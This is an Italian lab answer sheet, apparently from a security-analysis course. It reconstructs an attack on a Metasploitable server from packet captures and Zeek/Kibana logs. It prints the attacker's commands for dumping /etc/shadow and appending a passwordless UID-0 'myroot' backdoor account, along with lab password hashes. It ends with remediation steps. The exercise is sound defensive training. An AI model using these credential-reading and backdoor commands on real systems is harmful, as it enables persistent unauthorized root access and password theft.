


Domande e Risposte - Analisi Incidente di Sicurezza

Con screenshot a supporto dove pertinente

1. Che tipo di transazioni si sono verificate tra il client e il server in questo attacco?

Risposta: La sequenza delle azioni eseguite dall'host sorgente (209.165.201.17) verso il bersaglio (209.165.200.235):

- Accesso e verifica permessi: `id` → `uid=0(root) gid=0(root); whoami, hostname` ("metasploitable"), `ifconfig`.
- Lettura credenziali riservate: `cat /etc/shadow`.
- Creazione backdoor: `echo "myroot::14747:0:99999:7:::" >> /etc/shadow` e `echo "myroot:x:0:0:root:/root:/bin/bash" >> /etc/passwd`, verificato con `grep root`, poi `exit`.
- In sintesi: l'attaccante ha rubato le password e creato un utente amministrativo abusivo (myroot) per garantirsi accesso futuro.



```
SRC: cat /etc/shadow
SRC:
DST: root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
DST: daemon:*:14684:0:99999:7:::
DST: bin:*:14684:0:99999:7:::
DST: sys:$1$/UX6BP0t$MiyC3UpOzQJqz4s5wFD9I0:14742:0:99999:7:::
DST: sync:*:14684:0:99999:7:::
DST: games:*:14684:0:99999:7:::
DST: man:*:14684:0:99999:7:::
DST: lp:*:14684:0:99999:7:::
DST: mail:*:14684:0:99999:7:::
DST: news:*:14684:0:99999:7:::
DST: uucp:*:14684:0:99999:7:::
DST: proxy:*:14684:0:99999:7:::
DST: www-data:*:14684:0:99999:7:::
DST: backup:*:14684:0:99999:7:::
DST: list:*:14684:0:99999:7:::
DST: irc:*:14684:0:99999:7:::
DST: gnats:*:14684:0:99999:7:::
DST: nobody:*:14684:0:99999:7:::
DST: libuuid:!:14684:0:99999:7:::
DST: dhcp:*:14684:0:99999:7:::
DST: syslog:*:14684:0:99999:7:::
DST: klog:$1$/2ZVMS4K$R9Xkl.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
DST: sshd:*:14684:0:99999:7:::
DST: msfadmin:$1$/XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
DST: bind:*:14685:0:99999:7:::
DST: postfix:*:14685:0:99999:7:::
DST: ftp:*:14685:0:99999:7:::
DST: postgres:$1$/Rw35ik.x$MgQgZUuO5pAoUvfJhfcYer/:14685:0:99999:7:::
DST: mysql:!:14685:0:99999:7:::
```


```
SRC: echo "myroot::14747:0:99999:7:::" >> /etc/shadow
SRC:
SRC: grep root /etc/shadow
SRC:
DST: root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
DST: myroot::14747:0:99999:7:::
DST:
SRC: cat /etc/passwd
SRC:
DST: root:x:0:0:root:/root:/bin/bash
DST: daemon:x:1:1:daemon:/usr/sbin:/bin/sh
DST: bin:x:2:2:bin:/bin:/bin/sh
DST: sys:x:3:3:sys:/dev:/bin/sh
DST: sync:x:4:65534:sync:/bin:/bin/sync
DST: games:x:5:60:games:/usr/games:/bin/sh
DST: man:x:6:12:man:/var/cache/man:/bin/sh
DST: lp:x:7:7:lp:/var/spool/lpd:/bin/sh
DST: mail:x:8:8:mail:/var/mail:/bin/sh
DST: news:x:9:9:news:/var/spool/news:/bin/sh
DST: uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
DST: proxy:x:13:13:proxy:/bin:/bin/sh
DST: www-data:x:33:33:www-data:/var/www:/bin/sh
DST: backup:x:34:34:backup:/var/backups:/bin/sh
DST: list:x:38:38:Mailing List Manager:/var/list:/bin/sh
DST: irc:x:39:39:ircd:/var/run/ircd:/bin/sh
DST: gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
DST: nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
DST: libuuid:x:100:101:/var/lib/libuuid:/bin/sh
DST: dhcp:x:101:102:/nonexistent:/bin/false
DST: syslog:x:102:103:/home/syslog:/bin/false
DST: klog:x:103:104:/home/klog:/bin/false
```

```
DST:
SRC: cat /etc/passwd | grep root
SRC:
DST: root:x:0:0:root:/root:/bin/bash
DST:
SRC: echo "myroot:x:0:0:root:/root:/bin/bash" >> /etc/passwd
SRC:
SRC: grep root /etc/passwd
SRC:
DST: root:x:0:0:root:/root:/bin/bash
DST: myroot:x:0:0:root:/root:/bin/bash
DST:
SRC: exit
SRC:
```

Screenshot della sessione: id/whoami/hostname, lettura /etc/shadow, creazione utente myroot, verifica ed exit.

2. Cosa hai osservato?

Risposta: L'intera conversazione TCP riasssemblata in chiaro tra l'attaccante e il server. L'attaccante ha ottenuto una shell remota interattiva sul bersaglio ed ha eseguito comandi di sistema (id, whoami, hostname, ifconfig) ottenendo risposte dirette con privilegi da amministratore (root).



Follow TCP Stream in Wireshark: ricostruzione completa della sessione.

3. Cosa indicano i colori del testo rosso e blu?

Risposta:

- Testo Rosso: traffico inviato dal client/attaccante (209.165.201.17) verso il server (i comandi digitati).
- Testo Blu: risposta inviata dal server/bersaglio (209.165.200.235) verso il client (l'output dei comandi eseguiti).

4. Cosa rivela questo sul ruolo dell'attaccante sul computer bersaglio?

Risposta: Rivela che l'attaccante ha ottenuto il controllo completo e amministrativo (accesso ROOT) sul computer bersaglio:

- whoami restituisce root.
- id restituisce uid=0(root) gid=0(root).
- Non è un utente standard: ha il livello massimo di privilegi, può leggere qualsiasi file, modificare la configurazione e creare nuovi utenti a piacimento.

5. Scorri il flusso TCP. Che tipo di dati ha letto l'attore della minaccia?

Risposta: File di sistema altamente sensibili:

- /etc/shadow (cat /etc/shadow): hash delle password di tutti gli utenti (root, msfadmin, postgres, analyst, ecc.), utilizzabili per cracking offline.
- /etc/passwd (cat /etc/passwd, grep root /etc/passwd): elenco completo degli account, directory home e shell di login.

```

SRC: cat /etc/shadow
SRC:
DST: root:$1$/avpFBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
DST: daemon:*:14684:0:99999:7:::
DST: bin:*:14684:0:99999:7:::
DST: sys:$1$/UX6BPot$MiyC3UpOzQJqz4s5wFD9I0:14742:0:99999:7:::
DST: sync:*:14684:0:99999:7:::
DST: games:*:14684:0:99999:7:::
DST: man:*:14684:0:99999:7:::
DST: lp:*:14684:0:99999:7:::
DST: mail:*:14684:0:99999:7:::
DST: news:*:14684:0:99999:7:::
DST: uucp:*:14684:0:99999:7:::
DST: proxy:*:14684:0:99999:7:::
DST: www-data:*:14684:0:99999:7:::
DST: backup:*:14684:0:99999:7:::
DST: list:*:14684:0:99999:7:::
DST: irc:*:14684:0:99999:7:::
DST: gnats:*:14684:0:99999:7:::
DST: nobody:*:14684:0:99999:7:::
DST: libuid:!:14684:0:99999:7:::
DST: dhcp:*:14684:0:99999:7:::
DST: syslog:*:14684:0:99999:7:::
DST: klog:$1$/2ZVMS4K$R9Xkl.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
DST: sshd:*:14684:0:99999:7:::
DST: msfadmin:$1$/XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
DST: bind:*:14685:0:99999:7:::
DST: postfix:*:14685:0:99999:7:::
DST: ftp:*:14685:0:99999:7:::
DST: postgres:$1$/Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
DST: mysql:!:14685:0:99999:7:::

```

Contenuto di /etc/shadow letto dall'attaccante.

6. Quali sono gli indirizzi IP e i numeri di porta di origine e destinazione per il traffico FTP?

Risposta:

- SRC_IP: 192.168.0.11:52776
- DEST_IP: 209.165.200.235:21

All Logs

1-2 of 2

Time

source_ip

source_port

destination_ip

destination_port

_id

▶ June 11th 2020, 03:53:09.086

192.168.0.11

52776

209.165.200.235

21

LDjqzXIB
B6Cd_0
SbfgO

▶ June 11th 2020, 03:53:09.086

192.168.0.11

52776

209.165.200.235

21

LTjqzXIB
B6Cd_0
SbfgO

1-2 of 2

Log FTP con IP e porte di origine/destinazione.

Risposta:

-

8. Qual è il contenuto del file? (uno dei servizi elencati nel grafico a torta è ftp_data)

CONFIDENTIAL DOCUMENT

This document contains information about the last security breach

Comando STOR confidential.txt e trasferimento completato (226).

9. Quali sono i diversi tipi di file? (sezione MIME Type)

Risposta:

- text/plain
- image/jpeg
- image/png
- text/html
- image/gif
- image/x-icon

MIME Type	Count
text/plain	7
image/jpeg	6
image/png	4
text/html	3
image/gif	2
image/x-icon	1


File IP Address	Count
209.165.200.235	22
192.168.0.11	1

IP Address	Count
209.165.200.227	22
209.165.200.235	1

10. Scorri fino all'intestazione Files - Source. Quali sono le sorgenti dei file elencate?

Risposta:

- HTTP: 22
- FTP_DATA: 1



Dashboard "Zeek - Files" con il conteggio totale (23) per MIME type.

11. Qual è il tipo MIME, l'indirizzo IP di origine e di destinazione associato al trasferimento dei dati FTP?

Risposta:

- text/plain
- SRC_IP: 192.168.0.11
- DEST_IP: 209.165.200.235

t destination_geo.timezone	America/Los_Angeles
destination_ip	209.165.200.235
t destination_ips	209.165.200.235
# destination_port	21
t event_type	bro_ftp
t ftp_argument	ftp://209.165.200.235/./ confidential.txt
t ftp_command	STOR
t fuid	FX11V63eSMAE1N16S2
t host	d68c9360b6ae
t ips	209.165.200.235, 192.168.0.11
t message	{ "ts": "2020-06-11T03:53:09.086840Z", "uid": "C5GkeA4t8oXZdWTPr6", "id.orig_h": "192.168.0.11", "id.orig_p": 52776, "id.resp_h": "209.165.200.235", "id.resp_p": 21, "user": "analyst", "password": "<hidden>", "command": "STOR", "arg": "ftp://209.165.200.235/./ confidential.txt ", "mime_type": "text/plain", "reply_code": 226, "reply_msg": "Transfer complete.", "fuid": "FX11V63eSMAE1N16S2" }
t mimetype	text/plain
t password	<hidden>
t path	/nsm/import/bro/bro-sak0dUdf/ftp.log
t reply_code	226
t reply_message	Transfer complete.
source_ip	192.168.0.11

Dettaglio evento `bro_ftp`: comando `STOR`, argomento e mimetype `text/plain`.

12. Quando si è verificato questo trasferimento?

Risposta: June 11th 2020, 03:53:09.088

Time	file_ip	destination_ip	source	uid	fuid	_id
June 11th 2020, 03:53:09.088	192.168.0.11	209.165.200.235	FTP_DATA	C2jv8MWW6Xg4lb51	FX11V63eSMAE1N16S2	KDjqzXIBB6Cd-05Vfy

Record del canale dati `FTP_DATA` con timestamp del trasferimento.

13. Qual è il contenuto testuale del file trasferito tramite FTP?

Risposta:

CONFIDENTIAL DOCUMENT

DO NOT SHARE

This document contains information about the last security breach

Overview - Kibana x Indicator - Kibana x capME! x +

localhost/capme/elastic.php?esid=KDjqzXIBB6Cd-_OSVfly

[Logout](#)

[192.168.0.11:49817_209.165.200.235:20-6-70048868.pcap](#)

Log entry:
 [{"ts":"2020-06-11T03:53:09.088773Z","uid":"FX1v63eSMAEN16S2","tx_hosts":["192.168.0.11"],"rx_hosts":["209.165.200.235"],"conn_uids":["C2Jv8MWV6Xg4bb51"],"source":"FTP_DATA","depth":0,"analyzers":["SHA1","MD5"],"mime_type":"text/plain","duration":0.0,"is_orig":false,"seen_bytes":102,"missing_bytes":0,"overflow_bytes":0,"timeout":false,"md5":"e7bc9c20bdf5666365379c91294d536b","sha1":"7754acee0342f61618e63a10824ee1b330725"}]

Sensor Name: seconion-import
 Timestamp: 2020-06-11 03:53:09
 Connection ID: CLI
 Src IP: 192.168.0.11
 Dst IP: 209.165.200.235
 Dst Port: 20
 Src Port: 49817
 OS Fingerprint: 209.165.200.235:20 - Linux 2.6 (newer, 1) (up: 1 hrs)
 OS Fingerprint: -> 192.168.0.11:49817 (distance 0, link: ethernet/modem)
 SRC: CONFIDENTIAL DOCUMENT
 SRC: DO NOT SHARE
 SRC: This document contains information about the last security breach.
 SRC:

DEBUG: Using archived data: /nsm/server_data/securityonion/archive/2020-06-11/seconion-import/192.168.0.11:49817_209.165.200.235:20-6.raw
 QUERY: SELECT sid FROM sensor WHERE hostname='seconion-import' AND agent_type='pcap' LIMIT 1
 CAPME: Processed transcript in 0.29 seconds: 0.09 0.12 0.00 0.08 0.00

[192.168.0.11:49817_209.165.200.235:20-6-70048868.pcap](#)

Wireshark · Follow TCP Stream (tcp.stream eq 0) · 192.168.0.11:49817_209.165.200... - x

File Edit View Go Capture Analyze Statistics

tcp.stream eq 0

No.	Time	Source
1	2020-06-11 03:53:09.087738	209.165.200.235
2	2020-06-11 03:53:09.087876	192.168.0.11
3	2020-06-11 03:53:09.087968	209.165.200.235
4	2020-06-11 03:53:09.088773	192.168.0.11
5	2020-06-11 03:53:09.088848	192.168.0.11
6	2020-06-11 03:53:09.088979	209.165.200.235
7	2020-06-11 03:53:09.089054	209.165.200.235
8	2020-06-11 03:53:09.089142	192.168.0.11

Frame 4: 168 bytes on wire (1344 bits), 168 bytes captured (1344 bytes) on interface 0
 Ethernet II, Src: Vmware_b3:72:09 (00:50:56:00:00:00), Dst: 192.168.0.11 (08:00:27:ab:84:07)
 Internet Protocol Version 4, Src: 192.168.0.11, Dst: 209.165.200.235
 Transmission Control Protocol, Src Port: 49817, Dst Port: 20
 FTP Data (192 bytes data)
 [Setup frame: 1]
 Line-based text data (3 lines)

```

0000 08 00 27 ab 84 07 00 50 56 b3 72 09 08 0e
0010 00 9a 94 ec 40 00 3f 06 4b 25 c0 a8 00 0e
0020 c8 eb c2 99 00 14 5e 18 cc d5 45 ce e9 b2
0030 01 fe 50 ac 00 00 01 01 08 0a 43 33 c0 f1
0040 09 55 43 4f 4e 46 49 44 45 4e 54 49 41 4c
0050 4f 43 55 4d 45 4e 54 0a 44 4f 20 4e 4f 54
0060 48 41 52 45 0a 54 68 69 73 20 64 6f 63 75
0070 6e 74 20 63 6f 6e 74 61 69 6e 73 20 69 6e
0080 72 6d 61 74 69 6f 6e 20 61 62 6f 75 74 26
0090 65 20 6c 61 73 74 20 73 65 63 75 72 69 74
00a0 62 72 65 61 63 68 2e 0a
  
```

0 client pkts, 1 server pkt, 0 turns.

Entire conversation (102 bytes) Show and save data as ASCII Stream 0

Find: Find Next

Filter Out This Stream Print Save as... Back Close Help

Trascrizione CapME del canale dati (porta 20) e conferma via Wireshark Follow TCP Stream.

14. Con tutte le informazioni raccolte finora, qual è la tua raccomandazione per fermare ulteriori accessi non autorizzati?

Risposta: L'attaccante ha ottenuto l'accesso root, creato la backdoor myroot in /etc/passwd e /etc/shadow, ed esfiltrato dati tramite FTP. Azioni raccomandate:

- Isolare l'host compromesso 209.165.200.235 dalla rete.
- Rimuovere l'account abusivo myroot da /etc/passwd e /etc/shadow.
- Forzare il cambio password per tutti gli account (root, analyst, utenti FTP).
- Terminare qualsiasi shell remota attiva (es. servizio sulla porta 6200).
- Applicare le patch di sicurezza sul servizio vulnerabile ed eventualmente disabilitarlo.
- Bloccare via firewall/NIDS gli IP dell'attaccante (209.165.201.17 e 192.168.0.11).
- Sostituire FTP in chiaro con SFTP/SCP e disabilitare l'accesso FTP anonimo o con credenziali di default.